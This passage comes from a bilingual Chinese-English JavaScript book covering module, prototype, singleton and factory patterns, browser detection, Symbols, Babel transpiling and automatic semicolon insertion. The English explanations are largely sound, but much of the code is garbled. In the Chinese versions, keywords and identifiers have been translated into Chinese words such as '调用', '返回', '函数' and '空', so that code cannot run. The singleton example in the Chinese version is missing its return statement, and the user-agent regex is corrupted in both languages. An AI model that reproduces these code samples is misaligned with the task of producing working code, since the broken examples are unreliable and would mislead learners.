这为我们提供了一个干净的解决方案，用于隐藏主要逻辑，仅暴露我们希望应用程序其他部分使用的接口。

```

var Module = (function(/* 如有必要，传递初始化数据 */) {
    // 私有数据存储在闭包内
    var privateData = 1;

    // 由于函数是立即调用的，
    // 返回值成为公共API
    var api = {
        getPrivateData: function() {
            return privateData;
        },
        getDoublePrivateData: function() {
            return api.getPrivateData() * 2;
        }
    };
    return api;
})/* 如有必要，传递初始化数据 */;

```

揭示模块模式

揭示模块模式是模块模式的一种变体。主要区别在于所有成员（私有和公共）都定义在闭包内，返回值是一个不包含函数定义的对象字面量，且所有对成员数据的引用都是通过直接引用而非通过返回的对象进行的。

```

var Module = (function(/* 如有必要，传递初始化数据 */) {
    // 私有数据的存储方式与之前相同
    var privateData = 1;

    // 所有函数必须在返回对象之外声明
    var getPrivateData = function() {
        return privateData;
    };

    var getDoublePrivateData = function() {
        // 直接引用闭包内的成员，而非通过返回的对象
        return getPrivateData() * 2;
    };

    // 返回一个不包含函数定义的对象字面量
    return {
        getPrivateData: getPrivateData,

```

```

fred.speak();      // outputs: Fred says Hello
fred.moveSlowly(); // outputs: Fred is moving slowly

var snowy = rabbit('Snowy', 'white');
snowy.moveSlowly(); // outputs: Snowy is moving slowly
snowy.moveQuickly(); // outputs: Snowy is moving quickly
snowy.speak();      // ERROR: snowy.speak is not a function

```

Section 65.3: Module and Revealing Module Patterns

Module Pattern

The Module pattern is a [creational and structural design pattern](#) which provides a way of encapsulating private members while producing a public API. This is accomplished by creating an IIFE which allows us to define variables only available in its scope (through closure) while returning an object which contains the public API.

This gives us a clean solution for hiding the main logic and only exposing an interface we wish other parts of our application to use.

```

var Module = (function(/* pass initialization data if necessary */) {
    // Private data is stored within the closure
    var privateData = 1;

    // Because the function is immediately invoked,
    // the return value becomes the public API
    var api = {
        getPrivateData: function() {
            return privateData;
        },
        getDoublePrivateData: function() {
            return api.getPrivateData() * 2;
        }
    };
    return api;
})/* pass initialization data if necessary */;

```

Revealing Module Pattern

The Revealing Module pattern is a variant in the Module pattern. The key differences are that all members (private and public) are defined within the closure, the return value is an object literal containing no function definitions, and all references to member data are done through direct references rather than through the returned object.

```

var Module = (function(/* pass initialization data if necessary */) {
    // Private data is stored just like before
    var privateData = 1;

    // All functions must be declared outside of the returned object
    var getPrivateData = function() {
        return privateData;
    };

    var getDoublePrivateData = function() {
        // Refer directly to enclosed members rather than through the returned object
        return getPrivateData() * 2;
    };

    // Return an object literal with no function definitions
    return {
        getPrivateData: getPrivateData,

```

```

getDoublePrivateData: getDoublePrivateData
};

}/* 如有必要，传递初始化数据 */;

```

揭示原型模式

这种揭示模式的变体用于将构造函数与方法分离。该模式允许我们像面向对象语言一样使用JavaScript语言：

```

//命名空间设置
var NavigationNs = NavigationNs || {};

// 这是用作类构造函数
NavigationNs.active = function(current, length) {
    this.current = current;
    this.length = length;
}

// 原型用于分离构造函数和方法
NavigationNs.active.prototype = function() {
    // 这是一个公共方法的示例，因为它在返回语句中被揭示
    var setCurrent = function() {
        //这里变量 current 和 length 被用作私有类属性
        for (var i = 0; i < this.length; i++) {
            $(this.current).addClass('active');
        }
    }
    return { setCurrent: setCurrent };
}();

// 无参数构造函数示例
NavigationNs.pagination = function() {}

NavigationNs.pagination.prototype = function() {
    // 这是一个私有方法示例，因为它没有在返回语句中暴露
    var reload = function(data) {
        // 执行某些操作
    },
        // 这是唯一的公共方法，因为它是返回语句中唯一引用的函数
    getPage = function(link) {
        var a = $(link);

        var options = {url: a.attr('href'), type: 'get'}
        $.ajax(options).done(function(data) {
            // ajax调用完成后，调用私有方法
            reload(data);
        });

        return false;
    }
    return {getPage : getPage}
}();

```

上述代码应放在单独的 .js 文件中，以便在需要的页面中引用。可以这样使用：

```

var menuActive = new NavigationNs.active('ul.sidebar-menu li', 5);
menuActive.setCurrent();

```

```

getDoublePrivateData: getDoublePrivateData
};

})/* pass initialization data if necessary */;

```

Revealing Prototype Pattern

This variation of the revealing pattern is used to separate the constructor to the methods. This pattern allow us to use the javascript language like a objected oriented language:

```

//Namespace setting
var NavigationNs = NavigationNs || {};

// This is used as a class constructor
NavigationNs.active = function(current, length) {
    this.current = current;
    this.length = length;
}

// The prototype is used to separate the construct and the methods
NavigationNs.active.prototype = function() {
    // It is an example of a public method because is revealed in the return statement
    var setCurrent = function() {
        //Here the variables current and length are used as private class properties
        for (var i = 0; i < this.length; i++) {
            $(this.current).addClass('active');
        }
    }
    return { setCurrent: setCurrent };
}();

// Example of parameterless constructor
NavigationNs.pagination = function() {}

NavigationNs.pagination.prototype = function() {
    // It is a example of an private method because is not revealed in the return statement
    var reload = function(data) {
        // do something
    },
        // It the only public method, because it the only function referenced in the return statement
    getPage = function(link) {
        var a = $(link);

        var options = {url: a.attr('href'), type: 'get'}
        $.ajax(options).done(function(data) {
            // after the ajax call is done, it calls private method
            reload(data);
        });

        return false;
    }
    return {getPage : getPage}
}();

```

This code above should be in a separated file .js to be referenced in any page that is needed. It can be used like this:

```

var menuActive = new NavigationNs.active('ul.sidebar-menu li', 5);
menuActive.setCurrent();

```

第65.4节：原型模式

原型模式侧重于创建一个对象，该对象可以作为其他对象通过原型继承的蓝图。由于JavaScript原生支持原型继承，这种模式在JS中使用起来非常方便，意味着我们不需要花费时间或精力去模拟这种结构。

在原型上创建方法

```
function Welcome(name) {  
    this.name = name;  
}  
Welcome.prototype.sayHello = function() {  
    return 'Hello, ' + this.name + '!';  
}  
  
var welcome = new Welcome('John');  
  
welcome.sayHello();  
// => 你好, 约翰!
```

原型继承

通过以下模式，从“父对象”继承相对简单

```
ChildObject.prototype = Object.create(ParentObject.prototype);  
ChildObject.prototype.constructor = ChildObject;
```

其中ParentObject是你希望继承其原型函数的对象，ChildObject是你希望将这些函数放置到的新对象。

如果父对象在其构造函数中初始化了值，则在初始化子对象时需要调用父对象的构造函数。

你可以在ChildObject的构造函数中使用以下模式来实现。

```
function ChildObject(value) {  
    ParentObject.call(this, value);  
}
```

一个完整的示例，展示了上述实现

```
function RoomService(name, order) {  
    // this.name 将被设置并在此函数的作用域内可用  
    欢迎。调用(this, name);  
    this.order = order;  
}  
  
// 继承自 'Welcome' 原型的 'sayHello()' 方法  
RoomService.prototype = Object.create(Welcome.prototype);  
  
// 默认情况下，原型对象有 'constructor' 属性。  
// 但由于我们创建了一个没有该属性的新对象——我们必须手动设置它，  
// 否则 'constructor' 属性将指向 'Welcome' 类  
RoomService.prototype.constructor = RoomService;  
  
RoomService.prototype.announceDelivery = function() {  
    return '您的 ' + this.order + ' 已送达！';  
}
```

Section 65.4: Prototype Pattern

The prototype pattern focuses on creating an object that can be used as a blueprint for other objects through prototypal inheritance. This pattern is inherently easy to work with in JavaScript because of the native support for prototypal inheritance in JS which means we don't need to spend time or effort imitating this topology.

Creating methods on the prototype

```
function Welcome(name) {  
    this.name = name;  
}  
Welcome.prototype.sayHello = function() {  
    return 'Hello, ' + this.name + '!';  
}  
  
var welcome = new Welcome('John');  
  
welcome.sayHello();  
// => Hello, John!
```

Prototypal Inheritance

Inheriting from a 'parent object' is relatively easy via the following pattern

```
ChildObject.prototype = Object.create(ParentObject.prototype);  
ChildObject.prototype.constructor = ChildObject;
```

Where ParentObject is the object you wish to inherit the prototyped functions from, and ChildObject is the new Object you wish to put them on.

If the parent object has values it initializes in its constructor you need to call the parents constructor when initializing the child.

You do that using the following pattern in the ChildObject constructor.

```
function ChildObject(value) {  
    ParentObject.call(this, value);  
}
```

A complete example where the above is implemented

```
function RoomService(name, order) {  
    // this.name will be set and made available on the scope of this function  
    Welcome.call(this, name);  
    this.order = order;  
}  
  
// Inherit 'sayHello()' methods from 'Welcome' prototype  
RoomService.prototype = Object.create(Welcome.prototype);  
  
// By default prototype object has 'constructor' property.  
// But as we created new object without this property - we have to set it manually,  
// otherwise 'constructor' property will point to 'Welcome' class  
RoomService.prototype.constructor = RoomService;  
  
RoomService.prototype.announceDelivery = function() {  
    return 'Your ' + this.order + ' has arrived!';  
}
```

```

RoomService.prototype.deliverOrder = function() {
    return this.sayHello() + ' ' + this.announceDelivery();
}

var delivery = new RoomService('约翰', '披萨');

delivery.sayHello();
// => 你好, 约翰!

delivery.announceDelivery();
// 您的披萨已送达!

delivery.deliverOrder();
// => Hello, John! Your pizza has arrived!

```

第65.5节：单例模式

单例模式是一种设计模式，它限制一个类只能实例化为一个对象。首次创建对象后，每次调用都会返回同一个对象的引用。

```

var Singleton = (function () {
    // instance stores a reference to the Singleton
    var instance;

    function createInstance() {
        // 私有变量和方法
        var _privateVariable = '我是一个私有变量';
        function _privateMethod() {
            console.log('我是一个私有方法');
        }
        publicVariable: '我是一个公共变量'
    }

    return {
        // 如果单例实例存在则获取
        // 否则创建一个
        getInstance: function () {
            if (!instance) {
                instance = createInstance();
            }
            return instance;
        }
    };
})();

```

用法：

```

// 没有现有的 Singleton 实例，因此将创建一个
var instance1 = Singleton.getInstance();
// 已存在 Singleton 实例，因此将返回该实例的引用
var instance2 = Singleton.getInstance();
console.log(instance1 === instance2); // true

```

```

RoomService.prototype.deliverOrder = function() {
    return this.sayHello() + ' ' + this.announceDelivery();
}

var delivery = new RoomService('John', 'pizza');

delivery.sayHello();
// => Hello, John!

delivery.announceDelivery();
// Your pizza has arrived!

delivery.deliverOrder();
// => Hello, John! Your pizza has arrived!

```

Section 65.5: Singleton Pattern

The Singleton pattern is a design pattern that restricts the instantiation of a class to one object. After the first object is created, it will return the reference to the same one whenever called for an object.

```

var Singleton = (function () {
    // instance stores a reference to the Singleton
    var instance;

    function createInstance() {
        // private variables and methods
        var _privateVariable = 'I am a private variable';
        function _privateMethod() {
            console.log('I am a private method');
        }
        return {
            // public methods and variables
            publicMethod: function() {
                console.log('I am a public method');
            },
            publicVariable: 'I am a public variable'
        };
    }

    return {
        // Get the Singleton instance if it exists
        // or create one if doesn't
        getInstance: function () {
            if (!instance) {
                instance = createInstance();
            }
            return instance;
        }
    };
})();

```

Usage:

```

// there is no existing instance of Singleton, so it will create one
var instance1 = Singleton.getInstance();
// there is an instance of Singleton, so it will return the reference to this one
var instance2 = Singleton.getInstance();
console.log(instance1 === instance2); // true

```

第65.6节：抽象工厂模式

抽象工厂模式是一种创建型设计模式，可用于定义特定的实例或类而无需指定被创建的具体对象。

```
function Car() { this.name = "Car"; this.wheels = 4; }
function Truck() { this.name = "Truck"; this.wheels = 6; }
function Bike() { this.name = "Bike"; this.wheels = 2; }

const vehicleFactory = {
  createVehicle: function (type) {
    switch (type.toLowerCase()) {
      case "car":
        return new 轿车();
      case "卡车":
        return new 卡车();
      case "自行车":
        return new 自行车();
      default:
        return 空;
    }
  }
};

const 轿车 = vehicleFactory.createVehicle("轿车"); // 轿车 { name: "轿车", wheels: 4 }
const 卡车 = vehicleFactory.createVehicle("卡车"); // 卡车 { name: "卡车", wheels: 6 }
const 自行车 = vehicleFactory.createVehicle("自行车"); // 自行车 { name: "自行车", wheels: 2 }
const 未知 = vehicleFactory.createVehicle("船"); // null ( 未知的车辆 )
```

Section 65.6: Abstract Factory Pattern

The Abstract Factory Pattern is a creational design pattern that can be used to define specific instances or classes without having to specify the exact object that is being created.

```
function Car() { this.name = "Car"; this.wheels = 4; }
function Truck() { this.name = "Truck"; this.wheels = 6; }
function Bike() { this.name = "Bike"; this.wheels = 2; }

const vehicleFactory = {
  createVehicle: function (type) {
    switch (type.toLowerCase()) {
      case "car":
        return new Car();
      case "truck":
        return new Truck();
      case "bike":
        return new Bike();
      default:
        return null;
    }
  }
};

const car = vehicleFactory.createVehicle("Car"); // Car { name: "Car", wheels: 4 }
const truck = vehicleFactory.createVehicle("Truck"); // Truck { name: "Truck", wheels: 6 }
const bike = vehicleFactory.createVehicle("Bike"); // Bike { name: "Bike", wheels: 2 }
const unknown = vehicleFactory.createVehicle("Boat"); // null ( Vehicle not known )
```

第66章：检测浏览器

随着浏览器的发展，它们为JavaScript提供了更多功能。但这些功能往往并非所有浏览器都支持。有时某些功能在一个浏览器中可用，但尚未在其他浏览器中发布。还有时，这些功能在不同浏览器中的实现方式不同。浏览器检测变得重要，以确保你开发的应用程序能在不同浏览器和设备上顺利运行。

第66.1节：特性检测方法

该方法检查浏览器特有功能的存在。这种方法较难伪造，但不能保证未来完全适用。

```
// Opera 8.0+
var isOpera = (!!window.opr && !!opr.addons) || !!window.opera || navigator.userAgent.indexOf('OPR/') >= 0;

// Firefox 1.0+
var isFirefox = typeof InstallTrigger !== 'undefined';

// 至少 Safari 3+: "[object HTMLElementConstructor]"
var isSafari = Object.prototype.toString.call(window.HTMLElement).indexOf('Constructor') > 0;

// Internet Explorer 6-11
var isIE = /*@cc_on!@*/false || !document.documentElement.documentMode;

// Edge 20+
var isEdge = !isIE && !window.StyleMedia;

// Chrome 1+
var isChrome = !!window.chrome && !!window.chrome.webstore;

// Blink 引擎检测
var isBlink = (isChrome || isOpera) && !!window.CSS;
```

成功测试于：

- Firefox 0.8 - 44
- Chrome 1.0 - 48
- Opera 8.0 - 34
- Safari 3.0 - 9.0.3
- IE 6 - 11
- Edge - 20-25

致谢 [Rob W](#)

第66.2节：用户代理检测

该方法获取用户代理并解析以查找浏览器。浏览器名称和版本通过正则表达式从用户代理中提取。基于这两者，返回<浏览器名称> <版本>。

用户代理匹配代码后面的四个条件块用于考虑不同浏览器用户代理的差异。例如，对于Opera浏览器，由于它使用Chrome渲染引擎，有一个额外的步骤是忽略该部分。

请注意，该方法很容易被用户伪造。

Chapter 66: Detecting browser

Browsers, as they have evolved, offered more features to JavaScript. But often these features are not available in all browsers. Sometimes they may be available in one browser, but yet to be released on other browsers. Other times, these features are implemented differently by different browsers. Browser detection becomes important to ensure that the application you develop runs smoothly across different browsers and devices.

Section 66.1: Feature Detection Method

This method looks for the existence of browser specific things. This would be more difficult to spoof, but is not guaranteed to be future proof.

```
// Opera 8.0+
var isOpera = (!!window.opr && !!opr.addons) || !!window.opera || navigator.userAgent.indexOf('OPR/') >= 0;

// Firefox 1.0+
var isFirefox = typeof InstallTrigger !== 'undefined';

// At least Safari 3+: "[object HTMLElementConstructor]"
var isSafari = Object.prototype.toString.call(window.HTMLElement).indexOf('Constructor') > 0;

// Internet Explorer 6-11
var isIE = /*@cc_on!@*/false || !document.documentElement.documentMode;

// Edge 20+
var isEdge = !isIE && !window.StyleMedia;

// Chrome 1+
var isChrome = !!window.chrome && !!window.chrome.webstore;

// Blink engine detection
var isBlink = (isChrome || isOpera) && !!window.CSS;
```

Successfully tested in:

- Firefox 0.8 - 44
- Chrome 1.0 - 48
- Opera 8.0 - 34
- Safari 3.0 - 9.0.3
- IE 6 - 11
- Edge - 20-25

Credit to [Rob W](#)

Section 66.2: User Agent Detection

This method gets the user agent and parses it to find the browser. The browser name and version are extracted from the user agent through a regex. Based on these two, the <browser name> <version> is returned.

The four conditional blocks following the user agent matching code are meant to account for differences in the user agents of different browsers. For example, in case of opera, [since it uses Chrome rendering engine](#), there is an additional step of ignoring that part.

Note that this method can be easily spoofed by a user.

```

navigator.说是谁= (函数(){
  var ua= navigator.userAgent, tem,
M= ua.匹配(/(opera|chrome|safari|firefox|msie|trident(?:=\/))|/?\s*(\d+)/i) || [];
  if(/trident/i.测试(M[1])){
    tem= /\brv[ :]+(\d+)/g.执行(ua) || [];
    返回 'IE '+tem[1] || '';
  }
  if(M[1]==='Chrome'){
    tem= ua.match(/\b(OPR|Edge)\|/(\d+));
    if(tem!= null) return tem.slice(1).join(' ').replace('OPR', 'Opera');
  }
M= M[2]? [M[1], M[2]]: [navigator.appName, navigator.appVersion, '-?'];
  if((tem= ua.match(/version\|/(\d+)/i))!= null) M.splice(1, 1, tem[1]);
  return M.join(' ');
})();

```

致谢 [kennebec](#)

第66.3节：库方法

对某些人来说，更简单的方法是使用现有的JavaScript库。这是因为保证浏览器检测的准确性可能很棘手，因此如果有可用的有效解决方案，使用它是合理的。

一个流行的浏览器检测库是 [Bowser](#)。

使用示例：

```

if (bowser.msie && bowser.version >= 6) {
  alert('IE 6版本或更高');
}
else if (bowser.firefox) {
  alert('Firefox');
}
else if (bowser.chrome) {
  alert('Chrome');
}
else if (bowser.safari) {
  alert('Safari');
}
else if (bowser.iphone || bowser.android) {
  alert('iPhone or Android');
}

```

```

navigator.sayswho= (function(){
  var ua= navigator.userAgent, tem,
M= ua.match(/(opera|chrome|safari|firefox|msie|trident(?:=\/))|/?\s*(\d+)/i) || [];
  if(/trident/i.test(M[1])){
    tem= /\brv[ :]+(\d+)/g.exec(ua) || [];
    return 'IE '+tem[1] || '';
  }
  if(M[1]==='Chrome'){
    tem= ua.match(/\b(OPR|Edge)\|/(\d+));
    if(tem!= null) return tem.slice(1).join(' ').replace('OPR', 'Opera');
  }
M= M[2]? [M[1], M[2]]: [navigator.appName, navigator.appVersion, '-?'];
  if((tem= ua.match(/version\|/(\d+)/i))!= null) M.splice(1, 1, tem[1]);
  return M.join(' ');
})();

```

Credit to [kennebec](#)

Section 66.3: Library Method

An easier approach for some would be to use an existing JavaScript library. This is because it can be tricky to guarantee browser detection is correct, so it can make sense to use a working solution if one is available.

One popular browser-detection library is [Bowser](#).

Usage example:

```

if (bowser.msie && bowser.version >= 6) {
  alert('IE version 6 or newer');
}
else if (bowser.firefox) {
  alert('Firefox');
}
else if (bowser.chrome) {
  alert('Chrome');
}
else if (bowser.safari) {
  alert('Safari');
}
else if (bowser.iphone || bowser.android) {
  alert('iPhone or Android');
}

```

第67章：符号

第67.1节：符号原始类型基础

Symbol 是ES6中新引入的原始类型。符号主要用作属性键，其主要特点之一是它们是唯一的，即使它们有相同的描述。这意味着它们永远不会与任何其他作为符号或字符串的属性键发生名称冲突。

```
const MY_PROP_KEY = Symbol();
const obj = {};

obj[MY_PROP_KEY] = "ABC";
console.log(obj[MY_PROP_KEY]);
```

在此示例中，`console.log`的结果将是ABC。

你也可以有命名的符号，如：

```
const APPLE = Symbol('Apple');
const BANANA = Symbol('Banana');
const GRAPE = Symbol('Grape');
```

这些值都是唯一的，且无法被覆盖。

在创建原始符号时提供一个可选参数(描述)可以用于调试，但不能用于访问符号本身（但请参见`Symbol.for()`示例，了解如何注册/查找全局共享符号）。

第67.2节：使用`Symbol.for()`创建全局共享符号

`Symbol.for`方法允许你通过名称注册和查找全局符号。第一次使用给定的键调用它时，会创建一个新符号并将其添加到注册表中。

```
let a = Symbol.for('A');
```

下一次调用`Symbol.for('A')`时，将返回相同的符号，而不是新的符号（与`Symbol('A')`不同，后者会创建一个新的、唯一的符号，虽然描述相同）。

```
a === Symbol.for('A') // true
```

但是

```
a === Symbol('A') // false
```

第67.3节：将符号转换为字符串

与大多数其他JavaScript对象不同，符号在进行

连接操作时不会自动转换为字符串。

```
let apple = Symbol('Apple') + ''; // throws TypeError!
```

相反，它们必须在必要时显式转换为字符串，（例如，为了获取可用于调试信息的符号文本描述）

Chapter 67: Symbols

Section 67.1: Basics of symbol primitive type

Symbol 是一个新引入的原始类型。Symbol 主要作为属性键使用，其主要特点是它们是唯一的，即使它们有相同的描述。这意味着它们永远不会与任何其他作为Symbol或字符串的属性键发生名称冲突。

```
const MY_PROP_KEY = Symbol();
const obj = {};

obj[MY_PROP_KEY] = "ABC";
console.log(obj[MY_PROP_KEY]);
```

In this example, the result of `console.log` would be ABC.

You can also have named Symbols like:

```
const APPLE = Symbol('Apple');
const BANANA = Symbol('Banana');
const GRAPE = Symbol('Grape');
```

Each of these values are unique and cannot be overridden.

在创建原始Symbol时提供一个可选参数(描述)可以用于调试，但不能用于访问Symbol本身（但请参见`Symbol.for()`示例，了解如何注册/查找全局共享Symbol）。

Section 67.2: Using `Symbol.for()` to create global, shared symbols

`Symbol.for`方法允许你通过名称注册和查找全局Symbol。第一次使用给定的键调用它时，会创建一个新Symbol并将其添加到注册表中。

```
let a = Symbol.for('A');
```

下一次调用`Symbol.for('A')`时，将返回相同的Symbol，而不是新的Symbol（与`Symbol('A')`不同，后者会创建一个新的、唯一的Symbol，虽然描述相同）。

```
a === Symbol.for('A') // true
```

但是

```
a === Symbol('A') // false
```

Section 67.3: Converting a symbol into a string

与大多数其他JavaScript对象不同，Symbol在进行连接操作时不会自动转换为字符串。

```
let apple = Symbol('Apple') + ''; // throws TypeError!
```

相反，它们必须在必要时显式转换为字符串，（例如，为了获取可用于调试信息的Symbol文本描述）

使用toString方法或String构造函数。

```
const APPLE = Symbol('Apple');
let str1 = APPLE.toString(); // "Symbol(Apple)"
let str2 = String(APPLE);    // "Symbol(Apple)"
```

of the symbol that can be used in a debug message) using the `toString` method or the `String` constructor.

```
const APPLE = Symbol('Apple');
let str1 = APPLE.toString(); // "Symbol(Apple)"
let str2 = String(APPLE);    // "Symbol(Apple)"
```

第68章：转译

转译是解释某些编程语言并将其翻译成特定目标语言的过程。在此上下文中，转译将把编译到JS的语言翻译成JavaScript的目标语言。

第68.1节：转译简介

示例

ES6/ES2015 到 ES5 (通过Babel) :

这种 ES2015 语法

```
// ES2015 箭头函数语法  
[1,2,3].map(n => n + 1);
```

被解释并转换为以下 ES5 语法：

```
// 传统的 ES5 匿名函数语法  
[1,2,3].map(function(n) {  
    return n + 1;  
});
```

CoffeeScript 转换为 JavaScript (通过内置 CoffeeScript 编译器) :

这段 CoffeeScript

```
# 存在性:  
alert "我就知道！" if elvis?
```

被解释并转换为 JavaScript：

```
if (typeof elvis !== "undefined" && elvis !== null) {  
    alert("我就知道！");  
}
```

我如何进行转译？

大多数编译成JavaScript的语言都内置了转译器（如CoffeeScript或TypeScript）。在这种情况下，您可能只需通过配置设置或勾选框启用该语言的转译器。高级设置也可以针对转译器进行配置。

对于ES6/ES2016转译到ES5，最常用的转译器是Babel。

为什么我要进行转译？

最常被提及的好处包括：

- 能够可靠地使用更新的语法
- 兼容大多数（如果不是全部）浏览器
- 通过像CoffeeScript或TypeScript这样的语言使用JavaScript中缺失或尚未原生支持的特性

Chapter 68: Transpiling

Transpiling is the process of interpreting certain programming languages and translating it to a specific target language. In this context, transpiling will take [compile-to-JS languages](#) and translate them into the **target** language of JavaScript.

Section 68.1: Introduction to Transpiling

Examples

ES6/ES2015 to ES5 (via Babel):

This ES2015 syntax

```
// ES2015 arrow function syntax  
[1,2,3].map(n => n + 1);
```

is interpreted and translated to this ES5 syntax:

```
// Conventional ES5 anonymous function syntax  
[1,2,3].map(function(n) {  
    return n + 1;  
});
```

CoffeeScript to JavaScript (via built-in CoffeeScript compiler):

This CoffeeScript

```
# Existence:  
alert "I knew it!" if elvis?
```

is interpreted and translated to JavaScript:

```
if (typeof elvis !== "undefined" && elvis !== null) {  
    alert("I knew it!");  
}
```

How do I transpile?

Most compile-to-JavaScript languages have a transpiler **built-in** (like in CoffeeScript or TypeScript). In this case, you may just need to enable the language's transpiler via config settings or a checkbox. Advanced settings can also be set in relation to the transpiler.

For **ES6/ES2016-to-ES5 transpiling**, the most prominent transpiler being used is [Babel](#).

Why should I transpile?

The most cited benefits include:

- The ability to use newer syntax reliably
- Compatibility among most, if not all browsers
- Usage of missing/not yet native features to JavaScript via languages like CoffeeScript or TypeScript

第68.2节：使用Babel开始使用ES6/7

浏览器对ES6的支持正在增长，但为了确保您的代码能在不完全支持ES6的环境中运行，您可以使用Babel，这是一款将ES6/7转译为ES5的转译器，试试看！

如果您想在项目中使用ES6/7而无需担心兼容性问题，您可以使用Node和Babel CLI。

使用Babel快速设置支持ES6/7的项目

1. [下载并安装Node](#)
2. 进入一个文件夹，使用你喜欢的命令行工具创建一个项目

```
~ npm init
```

3. 安装Babel CLI

```
~ npm install --save-dev babel-cli  
~ npm install --save-dev babel-preset-es2015
```

4. 创建一个scripts文件夹来存放你的.js文件，然后创建一个dist/scripts文件夹，用于存放转译后的完全兼容的文件。兼容的文件将被存放。
5. 在项目根目录下创建一个.babelrc文件，并写入以下内容

```
{  
  "presets": ["es2015"]  
}
```

6. 编辑你的package.json文件（在运行npm init时创建），并将build脚本添加到scripts属性：

```
{  
  ...  
  "scripts": {  
    ...  
    "build": "babel scripts --out-dir dist/scripts"  
  },  
  ...  
}
```

7. 享受ES6/7编程的乐趣

8. 运行以下命令将所有文件转译为ES5

```
~ npm run build
```

对于更复杂的项目，你可能想了解一下Gulp或Webpack

Section 68.2: Start using ES6/7 with Babel

[Browser support for ES6](#) is growing, but to be sure your code will work on environments that don't fully support it, you can use [Babel](#), the ES6/7 to ES5 transpiler, [try it out!](#)

If you would like to use ES6/7 in your projects without having to worry about compatibility, you can use [Node](#) and [Babel CLI](#).

Quick setup of a project with Babel for ES6/7 support

1. [Download](#) and install Node
2. Go to a folder and create a project using your favourite command line tool

```
~ npm init
```

3. Install Babel CLI

```
~ npm install --save-dev babel-cli  
~ npm install --save-dev babel-preset-es2015
```

4. Create a scripts folder to store your .js files, and then a dist/scripts folder where the transpiled fully compatible files will be stored.
5. Create a .babelrc file in the root folder of your project, and write this on it

```
{  
  "presets": ["es2015"]  
}
```

6. Edit your package.json file (created when you ran npm init) and add the build script to the scripts property:

```
{  
  ...  
  "scripts": {  
    ...  
    "build": "babel scripts --out-dir dist/scripts"  
  },  
  ...  
}
```

7. Enjoy [programming in ES6/7](#)

8. Run the following to transpile all your files to ES5

```
~ npm run build
```

For more complex projects you might want to take a look at [Gulp](#) or [Webpack](#)

第69章：自动分号插入 - ASI

第69.1节：避免在return语句上自动插入分号

JavaScript编码规范是在声明的同一行放置代码块的起始大括号：

```
if (...) {  
}  
  
function (a, b, ...) {  
}
```

而不是放在下一行：

```
if (...) {  
}  
  
function (a, b, ...) {  
}
```

这样做是为了避免在返回对象的return语句中自动插入分号：

```
function foo()  
{  
    return // 这里会插入一个分号，导致函数返回undefined  
    {  
        foo: 'foo'  
    };  
}  
  
foo(); // 未定义  
  
function properFoo() {  
    return {  
        foo: 'foo'  
    };  
}  
  
properFoo(); // { foo: 'foo' }
```

在大多数语言中，起始大括号的位置只是个人偏好问题，因为它对代码执行没有实际影响。如你所见，在JavaScript中，将起始大括号放在下一行可能导致隐性错误。

第69.2节：自动分号插入规则

分号插入有三个基本规则：

Chapter 69: Automatic Semicolon Insertion - ASI

Section 69.1: Avoid semicolon insertion on return statements

The JavaScript coding convention is to place the starting bracket of blocks on the same line of their declaration:

```
if (...) {  
}  
  
function (a, b, ...) {  
}
```

Instead of in the next line:

```
if (...) {  
}  
  
function (a, b, ...) {  
}
```

This has been adopted to avoid semicolon insertion in return statements that return objects:

```
function foo()  
{  
    return // A semicolon will be inserted here, making the function return nothing  
    {  
        foo: 'foo'  
    };  
}  
  
foo(); // undefined  
  
function properFoo() {  
    return {  
        foo: 'foo'  
    };  
}  
  
properFoo(); // { foo: 'foo' }
```

In most languages the placement of the starting bracket is just a matter of personal preference, as it has no real impact on the execution of the code. In JavaScript, as you've seen, placing the initial bracket in the next line can lead to silent errors.

Section 69.2: Rules of Automatic Semicolon Insertion

There are three basic rules of semicolon insertion:

- 当程序从左到右解析时，遇到一个标记（称为“违规标记”）该标记不被语法的任何产生式允许时，如果满足以下一个或多个条件，则在违规标记之前自动插入分号：
 - 违规标记与前一个标记之间至少被一个换行符分隔。
 - 违规标记是}。
- 当程序从左到右解析时，遇到输入的标记流结束且解析器无法将输入标记流解析为单个完整的 ECMAScript 程序时，自动在输入流末尾插入分号。
- 当程序从左到右解析时，遇到一个由某个文法产生式允许的标记，但该产生式是一个受限产生式，且该标记将成为紧跟在受限产生式中注释“[no LineTerminator here]”之后的终结符或非终结符的第一个标记（因此该标记称为受限标记），且该受限标记与前一个标记之间至少被一个 LineTerminator 分隔时，则在受限标记之前自动插入分号。

但是，对上述规则还有一个额外的覆盖条件：如果自动插入的分号会被解析为空语句，或者该分号会成为 for 语句头部的两个分号之一（参见 12.6.3），则绝不自动插入分号。

来源：[ECMA-262, 第五版 ECMAScript 规范](#)：

第69.3节：受自动分号插入影响的语句

- 空语句
- `var`语句
- 表达式语句
- `do-while`语句
- `continue`语句
- `break`语句
- `return`语句
- `throw`语句

示例：

当遇到输入标记流的末尾且解析器无法将输入标记流解析为单个完整程序时，则在输入流末尾自动插入分号。

```
a = b
++c
// is transformed to:
a = b;
++c;

x
++
y
// is transformed to:
x;
++y;
```

数组索引/字面量

- When, as the program is parsed from left to right, a token (called the *offending token*) is encountered that is not allowed by any production of the grammar, then a semicolon is automatically inserted before the offending token if one or more of the following conditions is true:
 - The offending token is separated from the previous token by at least one `LineTerminator`.
 - The offending token is `}`.
- When, as the program is parsed from left to right, the end of the input stream of tokens is encountered and the parser is unable to parse the input token stream as a single complete ECMAScript Program, then a semicolon is automatically inserted at the end of the input stream.
- When, as the program is parsed from left to right, a token is encountered that is allowed by some production of the grammar, but the production is a *restricted production* and the token would be the first token for a terminal or nonterminal immediately following the annotation “[no `LineTerminator here`]” within the restricted production (and therefore such a token is called a *restricted token*), and the restricted token is separated from the previous token by at least one `LineTerminator`, then a semicolon is automatically inserted before the restricted token.

However, there is an additional overriding condition on the preceding rules: a semicolon is never inserted automatically if the semicolon would then be parsed as an empty statement or if that semicolon would become one of the two semicolons in the header of a `for` statement (see 12.6.3).

Source: [ECMA-262, Fifth Edition ECMAScript Specification](#):

Section 69.3: Statements affected by automatic semicolon insertion

- empty statement
- `var` statement
- expression statement
- `do-while` statement
- `continue` statement
- `break` statement
- `return` statement
- `throw` statement

Examples:

When the end of the input stream of tokens is encountered and the parser is unable to parse the input token stream as a single complete Program, then a semicolon is automatically inserted at the end of the input stream.

```
a = b
++c
// is transformed to:
a = b;
++c;

x
++
y
// is transformed to:
x;
++y;
```

Array indexing/literals

```
console.log("Hello, World")
[1,2,3].join()
// is transformed to:
console.log("Hello, World")[(1, 2, 3)].join();
```

返回语句：

```
return
  "something";
// 被转换为
return;
  "something";
```

```
console.log("Hello, World")
[1,2,3].join()
// is transformed to:
console.log("Hello, World")[(1, 2, 3)].join();
```

Return statement:

```
